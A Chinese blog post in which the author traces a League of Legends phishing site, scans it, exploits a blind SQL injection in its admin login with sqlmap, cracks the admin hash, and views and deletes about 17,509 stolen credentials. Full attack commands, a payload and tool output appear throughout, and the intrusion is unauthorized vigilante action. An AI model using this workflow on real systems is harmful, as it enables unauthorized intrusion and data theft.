

当英雄联盟钓鱼网站遇到脚本黑客

原创 渣渣辉 HACK学习呀

2019-10-22 原文

下午打开QQ邮箱，居然多了一封钓鱼邮件

应该是群发的钓鱼邮件

<鱼叉钓鱼>

攻击目标

编辑

由于鱼叉式网络钓鱼锁定之对象并非一般个人，而是特定公司、组织之成员，故受窃之资讯已非一般网络钓鱼所窃取之个人资料，而是其他高度敏感性资料，如知识产权及商业机密。

网络钓鱼是指诱导人们连接那些黑客已经锁定的目标。这种攻击方法的成功率很高，也非常常见。点击链接、打开表格或者连接其他一些文件都会感染病毒。一次简单的点击相当于为攻击者开启了一扇电子门，这样他就可以接触到你的内部弱点了。因为你已经同意他进入，他能够接触弱点，然后挖掘信息和授权连接。^[1]

HACK学习呀

网站伪造

一旦受害者访问网钓鱼网站，欺骗并没有到此结束。一些网钓鱼使用JavaScript命令以改变地址栏。这由放一个合法网址的地址栏图片以盖住地址栏，或者关闭原来的地址栏并重开一个新的合法的URL达成。

攻击者甚至可以利用在信誉卓著网站自己的脚本漏洞对付受害者。这一类型攻击（也称为跨网站脚本）的问题尤其特别严重，因为它们导引用户直接在他们自己的银行或服务的网页登录，在这里从网络地址到安全证书的一切似乎是正确的。而实际上，链接到该网站是经过摆弄来进行攻击，但它没有专业知识要发现是非常困难的。这样的漏洞于2006年曾被用来对付PayPal。

还有一种由RSA信息安全公司发现的万用中间人网钓鱼包，它提供了一个简单易用的界面让网钓鱼者以令人信服地重制网站，并捕捉用户进入假网站的登录细节。

为了避免被反网钓鱼技术扫描到网钓鱼有关的文字，网钓鱼者已经开始利用Flash构建网站。这些看起来像真正的网站，但把文字隐藏在多媒体对象中。

详细了解<https://baike.baidu.com/item/%E9%B1%BC%E5%8F%89%E5%BC%8F%E7%BD%91%E7%BB%9C%E9%92%93%E9%B1%BC/16763869?fr=aladdin>

干他！！



亲爱的LOL玩家:

恭喜你获得幸运抽选资格

你将有机会获得英雄皮肤奖励

收到推送的用户限参与一次

活动地址: www.qq.com



心悦官方论坛
心悦会员专属交流空间
畅所欲言，官方受理问




官网微信服务号
tencentjoyclub
便捷移动服务，丰富手机
游戏礼包等你拿



专属客服热线
400 - 150 - 8888
专属的绿色语音服务通道
快速接入
HACK学习呀

网址是www.xxxx.com



打开就是这样，直接弹框提示登录
点快捷登录是无效的，其他忘记密码，注册新账号也是无效按钮

思路1:前台这里输入框可以试试XSS，运气好可以插到管理员的后台
地址和Cookie信息

LOL钓鱼网站无疑

0x01

这种钓鱼小站

那就常规当信息收集走一波

爱站

<https://www.aizhan.com>



SEO综合查询

www. ■ ■ ■

查询

稳定不掉签
IOS超级签名

TITLE信息 幸运召唤师-英雄联盟-游戏

历史数据 TDK更新: 20

SEO信息	百度来路: 0 ~ 0 IP 移动来路: 0 ~ 0 IP 出站链接: 2 首页内链: 29					 买卖域名，网站， 上中介 中介费低至2%
	百度权重:  0 移动权重:  0 搜狗权重:  1 360权重:  0 谷歌PR:  0					
ALEXA排名	暂无排名或相关数据不充分					
备案信息	未找到信息或未备案 (更新)					
域名信息	注册人/机构:  注册邮箱:  年龄: 0年11月21日 (创建于2018年11月01日)					
网站速度	电信: 测速失败  SEO文章代写 纯人工编辑					
PC词数	移动词数	首页位置	反链	索引	24小时收录	一周收录
0	0	-	0	-	-	 HACK学习呀

反查了下注册人和邮箱, 没有获得特别有价值的信息

多地ping, 无cdn, 也不是XX云

http://ping.chinaz.com/

智能解析: 无 CDN提供商: 未知 独立IP 1个 [复制] 纠错补充 更多						
4.4						
监测结果						
监测点	响应	IP归属地	响应时间	TTL	赞助商	
山西运城[联通]	45	南非	62ms	50	傲然诚创★山西双线万兆	
重庆[电信]	45	南非	31ms	50	★美国★【香港】高防★	
江西吉安[电信]	45	南非	53ms	47	免费网站全球加速和防御	
江苏徐州[联通]	45	南非	41ms	50	捷联网络-徐州高防BGP三	
广东广州[电信]	45	南非	10ms	50	★打不死★高防双线秒开	
陕西西安[电信]	45	南非	56ms	47	陕西云基地三线高防服务	
湖南长沙[电信]	45	南非	32ms	50	香港站群服务器	
江苏常州[电信]	45	南非	37ms	49	服务器租用 bgp 高防	
河南新乡[电信]	45	南非	48ms	51	新乡易阳科技 新乡BGP	
河南新乡[多线]	45.2	南非	43ms	46	【60G高防BGP】8核8G	
河南新乡[电信]	45.2	南非	49ms	51	明源品质高防服务器	
江苏扬州[电信]	超	-	-	-	【云彩】100G高防独服4	
江苏宿迁[电信]	45.2	南非	40ms	49	宿迁150G高防2核2G特惠	
江苏镇江[电信]	45	南非	36ms	48	香港E3/E5站群服务器	

同ip域名查询

<https://site.ip138.com/>

[illegible]

ip绑定的域名

查询网

IP138.com

2019

IP查询

天气预报

手机号码归属地查询

二维码生成器

彩票开奖查询

以太坊区块浏览器

车辆交通违章查询

国内国际机票查询

国内列车时刻表查询

品牌排行榜

货币汇率

在线翻译

快递查询

区号查询

邮编查询

身份证号码查询验证

首页 > 服务器IP > 大陆 > 大陆上的网站

ip或域名查询

X

查询

青苹果电影视频

APP轻松百万流量

体育赛事在线直播

老A实发国际短信

OA, idc, 正网出租

广告QQ: 1073353388

花生代理 高匿名IP

专业IP变换工具

查劫持 查分光

全网唯一真机道安检查

检查DNS污染、网站劫持

中国 香港

45 大陆上的网站

绑定过的域名如下：

www.138.com

2019-09-22

2019-10-22

www.138.com

2019-10-11

2019-10-22

www.138.com

2019-10-13

2019-10-22

www.138.com

2019-10-16

2019-10-22

HACK学习呀

这个ip上绑定了好几个域名，都是相同模板的钓鱼页面

云悉看看网站指纹信息

<http://www.yunsee.cn/>

http://www. 查询

web信息	域名信息	IP信息	子域名
Web指纹	jQuery/1.7.2, PHP, Nginx		
语言	PHP		
数据库	无		
Web容器	Nginx		
服务器	无		
全球排名	无		
操作系统	无		

HACK学习呀

Nginx+PHP环境

0x02


扫描网站目录

利用dirsearch扫描了下目录，发现了www.xxx.cn/history/

```
python3 dirsearch.py -u http://www. -e all
v0.3.8
Extensions: all | HTTP method: get | Threads: 10 | Wordlist size: 6103
Error Log:
Target: http://www.
[22:03:06] Starting:
[22:03:06] 400 - 150B - /%2e%2e/google.com
[22:03:19] 301 - 162B - /config -> http://www. /config/
[22:03:19] 403 - 548B - /config/
[22:03:22] 200 - 1KB - /favicon.ico
[22:03:23] 301 - 162B - /history -> http://www. /history/
[22:03:24] 301 - 162B - /include -> http://www. /include/
[22:03:24] 403 - 548B - /include/
[22:03:24] 200 - 985B - /index.html
[22:03:24] 200 - 15B - /index.php
[22:03:24] 200 - 15B - /index.php/login/
[22:03:32] 200 - 107B - /robots.txt
[22:03:34] 301 - 162B - /style -> http://www. .cn/style/
[22:03:34] 200 - 15B - /
[22:03:37] 200 - 259B - /history/
Task Completed
```

HACK学习呀

打开直接跳后台地址



思路1:Burpsuite爆破后台账号密码

思路2:测试这里是不是有SQL注入

扫端口

```
$ nmap -sV 45.1.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2018-08-10 10:10:10
Nmap scan report for 45.1.1.1
Host is up (0.049s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.36 seconds
```

只开了80端口


0x03

验证思路

先验证SQL注入

PS: 这种无验证码的后台, 很大几率存在SQL注入漏洞

Burpsuite抓包



将post包保存为1.txt，在admin后面打上*
 标记下sqlmap要跑的参数点
 最好使用服务器来跑注入，网络稳定且速度快

```
POST /history/Verification_admin.php HTTP/1.1
Host: www.xxxx.cn
Content-Length: 30
Cache-Control: max-age=0
Origin: http://www.xxxx.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://www.xxxx.cn/history/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e31r5gmp127acjt4fv48km7f7
Connection: close

username=admin*&password=123456
```

开始测试注入：


```
sqlmap -r 1.txt --random-agent --dbs --level 3
root@kali:~# sqlmap -r 1.txt --level 3 --dbs --random-agent
(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:53:21

[15:53:21] [INFO] parsing HTTP request from '1.txt'
[15:53:21] [INFO] fetched random HTTP User-Agent header from file '/usr/share/sqlmap/txt/user-agents.txt': 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; AppleWebKit/532.0 (KHTML, like Gecko) Chrome/3.0.195.21 Safari/532.0'
custom injection marking character ('*') found in option '--data'. Do you want to process it? [Y/n/q] y
[15:53:23] [INFO] testing connection to the target URL
[15:53:23] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[15:53:23] [INFO] testing if the target URL is stable
[15:53:24] [INFO] target URL is stable
[15:53:24] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[15:53:24] [WARNING] (custom) POST parameter '#1*' does not appear dynamic
[15:53:24] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[15:53:24] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[15:53:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:53:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'
[15:53:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:53:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[15:53:27] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[15:53:32] [INFO] (custom) POST parameter '#1*' seems to be 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```

运气不错

```
It is not recommended to perform extended UNION tests if there is not at least one other (potential) technique found. Do you want to skip? [Y/n] y
[15:56:55] [INFO] testing 'Generic UNION query (39) - 21 to 30 columns'
[15:56:55] [WARNING] (custom) POST parameter '#2*' is not injectable
sqlmap identified the following injection point(s) with a total of 628 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=admin' RLIKE (SELECT (CASE WHEN (2719=2719) THEN 0x61646d696e ELSE 0x28 END)) AND 'uddk'='uddk&password=123456
---
[15:56:55] [INFO] testing MySQL
[15:56:58] [INFO] confirming MySQL
[15:56:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[15:56:59] [INFO] fetching database names
[15:56:59] [INFO] fetching number of databases
[15:56:59] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:56:59] [INFO] retrieved: 3
[15:56:59] [INFO] retrieved: information_schema
[15:57:02] [INFO] retrieved: sqlbt598YD8F1
[15:57:08] [INFO] retrieved: test
available databases [3]:
[*] information_schema
[*] sqlbt
[*] test
```

跑出了库，接着跑一下管理员表和数据就行了

```
sqlmap -r 1.txt --random-agent --level 3 -D sqlxxxx --tables --batch
root@kali:~# sqlmap -r 1.txt --level 3 -D sqlxxxx --tables --batch --random-agent
(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:58:19

[15:58:19] [INFO] parsing HTTP request from '1.txt'
[15:58:19] [INFO] fetched random HTTP User-Agent header from file '/usr/share/sqlmap/txt/user-agents.txt': 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.200 Safari/534.10'
custom injection marking character ('*') found in option '--data'. Do you want to process it? [Y/n/q] y
[15:58:21] [INFO] resuming back-end DBMS 'mysql'
[15:58:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=admin' RLIKE (SELECT (CASE WHEN (2719=2719) THEN 0x61646d696e ELSE 0x28 END)) AND 'uddk'='uddk&password=123456
---
[15:58:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[15:58:21] [INFO] fetching columns for table 'yunx_admin' in database 'sqlxxxx'
```

```

[15:57:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[15:57:27] [INFO] fetching current database
[15:57:27] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:57:27] [INFO] retrieved: sqlxxxxx
current database: 'sqlxxxxx'
[15:57:31] [INFO] fetching database names
[15:57:31] [INFO] fetching number of databases
[15:57:31] [INFO] resumed: 3
[15:57:31] [INFO] resumed: information_schema
[15:57:31] [INFO] resumed: sqlxxxxx
[15:57:31] [INFO] resumed: test
[15:57:31] [INFO] fetching tables for databases: 'information_schema, sqlxxxxx, test'
[15:57:31] [INFO] fetching number of tables for database 'test'
[15:57:31] [INFO] retrieved: 0
[15:57:31] [WARNING] database 'test' appears to be empty
[15:57:31] [INFO] fetching number of tables for database 'sqlxxxxx'
[15:57:31] [INFO] retrieved: 5
[15:57:31] [INFO] retrieved: yunx_admin
[15:57:33] [INFO] retrieved: yunx_data
[15:57:34] [INFO] retrieved: yunx_data_log
[15:57:34] [INFO] retrieved: yunx_log
[15:57:35] [INFO] fetching number of tables for database 'information_schema'
[15:57:36] [INFO] retrieved: 40
[15:57:36] [INFO] retrieved: CHARACTER_SETS
[15:57:38] [INFO] retrieved: COLLATIONS
[15:57:43] [INFO] retrieved: COLLATION_CHARACTER_C

```

管理员表: yunx_admin

```

sqlmap -r 1.txt --level 3 -D sqlxxxxx -T yunx_admin --
dump --random-agent --batch

```

```

[15:58:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[15:58:21] [INFO] fetching columns for table 'yunx_admin' in database 'sqlxxxxx'
[15:58:21] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:58:21] [INFO] retrieved: 3
[15:58:21] [INFO] retrieved: username
[15:58:26] [INFO] retrieved: password
[15:58:27] [INFO] retrieved: id
[15:58:28] [INFO] fetching entries for table 'yunx_admin' in database 'sqlxxxxx'
[15:58:28] [INFO] fetching number of entries for table 'yunx_admin' in database 'sqlxxxxx'
[15:58:28] [INFO] retrieved: 1
[15:58:28] [INFO] retrieved: 1
[15:58:28] [INFO] retrieved: 19837e4d
[15:58:42] [INFO] retrieved: qazxxxxx
[15:58:43] [INFO] analyzing table dump for possible password hashes
[15:58:43] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: sqlxxxxx
Table: yunx_admin
[1 entry]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | qazxxxxx | 19837e4d |
+-----+-----+-----+
[15:58:57] [INFO] table 'yunx_admin' dumped to CSV file '/root/.sqlmap/output/sqlxxxxx/yunx_admin.csv'

```

账号密码hash到手

上s0md5,成功解开了hash

用户名: qazxxxxx


密码: wxxxxxxx

验证XSS, 发现被过滤了, 暂时不管

验证后台后台爆破, 都有账户密码了, 还爆破个毛啊, 哈哈

0x04

成功登录后台



后台信息太少，getshell有点麻烦了，很多功能按钮上无效的
那就只能看数据了，悲惨



数据还挺多，卧槽

网站后台管理系统
Management System

2019-10-22 22:35:57

站点首页

安全退出

首页

数据管理

删除的数据列表

© 版权所有

数据查看

全选	id	用户账号	用户密码	城市	ip	添加时间	广告手
<input type="checkbox"/>	1	13353	qi	180	甘肃	2019-09-25 12:40:32	admin
<input type="checkbox"/>	2	9952	Pl	2	江苏	2019-09-26 1:00:4	admin
<input type="checkbox"/>	3	19	8		山西	2019-09-26 1:00:4	admin
<input type="checkbox"/>	4	1	n		山西	2019-09-26 1:00:4	admin
<input type="checkbox"/>	5				山西	2019-09-26 1:00:4	admin
<input type="checkbox"/>	6	10	102		山西	2019-09-26 1:00:4	admin
<input type="checkbox"/>	7	01	0530	124	北京	2019-09-26 1:00:4	admin
<input type="checkbox"/>	8	396	mar	12	辽宁	2019-09-26 1:00:4	admin
<input type="checkbox"/>	9	46	521	183	山西	2019-09-26 1:00:4	admin
<input type="checkbox"/>	10	106936	zy	223.104.215.35	中国	2019-09-26 1:00:4	admin
全选	反选	今日删除(211)	全部删除(17509)	导出选中	导出全部		

27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109

网站后台管理系统
Management System

2019-10-22 22:35:57

站点首页

安全退出

首页


数据管理

删除的数据列表


© 版权所有

数据查看


全选	id	用户账号	用户密码	城市	ip	添加时间	广告手
<input type="checkbox"/>	16641	25	jrh	180.226	广东	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16642	25	30f	180.226	广东	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16643	13	gan	180.226	广东	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16644	18	20	180.226	中国	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16645	13	A	180.226	IP	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16646	15	Z	180.226	天津	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16647	1	tar	180.226	广东	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16648	4	wan	180.226	江苏	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16649	54	wei	180.226	广东	2019-10-22 22:35:57	admin
<input type="checkbox"/>	16650	17	Xu	180.226	陕西	2019-10-22 22:35:57	admin




网站后台管理系统
Management System




2019-10-22 22:36 53



站点首页



qaz147258



安全退出

首页

数据管理

删除的数据列表

© 版权所有

全选	id	用户名	用户密码	城市	ip	添加时间	广告手
<input type="checkbox"/>	1	25718330	ne	11.180.5	广东省 联通	2019-10-20 00:10:51	admin
<input type="checkbox"/>	2	1184314	306	223.63.	广东省 移动	2019-10-20 00:11:09	admin
<input type="checkbox"/>	3	5308797	xiangji.	14.29 8.37	广东省 言	2019-10-20 00:11:20	admin
<input type="checkbox"/>	4	2047527	2016	223.132.16	中国	2019-10-20 00:11:47	admin
<input type="checkbox"/>	5	1736426	Acha	ffff:196.64.3	IP Address E	2019-10-20 00:12:05	admin
<input type="checkbox"/>	6	521251	ZYBJv	60.26 37	天津市 南 通	2019-10-20 00:12:36	admin
<input type="checkbox"/>	7	4883097	tang	119.158.2	广东省 日 信	2019-10-20 00:12:39	admin
<input type="checkbox"/>	8	298078	wan6967530	122.112.1	江苏省	2019-10-20 00:12:48	admin
<input type="checkbox"/>	9	599513	wei	113.63.6	广东省 市 信	2019-10-20 00:12:53	admin
<input type="checkbox"/>	10	1725896	Xukaio.	123.123.6	陕西省 市 通	2019-10-20 00:14:03	admin

© HACK学习呀

17509多条，我的个乖乖，看来很多人的安全意识还是太薄弱了

0x05

功能点太少了，不过这套模板之前好像在哪里见过，改天审计下代码看看

然后又回头看了下，同ip的其他域名验证了下，同一个数据库，没啥好搞头

枯燥

最后，删除数据，做一名优秀的共产主义接班人



近期LOL世界赛，以及LOL的活动较多

大家谨防钓鱼网站，如遇钓鱼网站并输入了自己的账户密码
请及时更改自己的账户密码

推荐阅读：

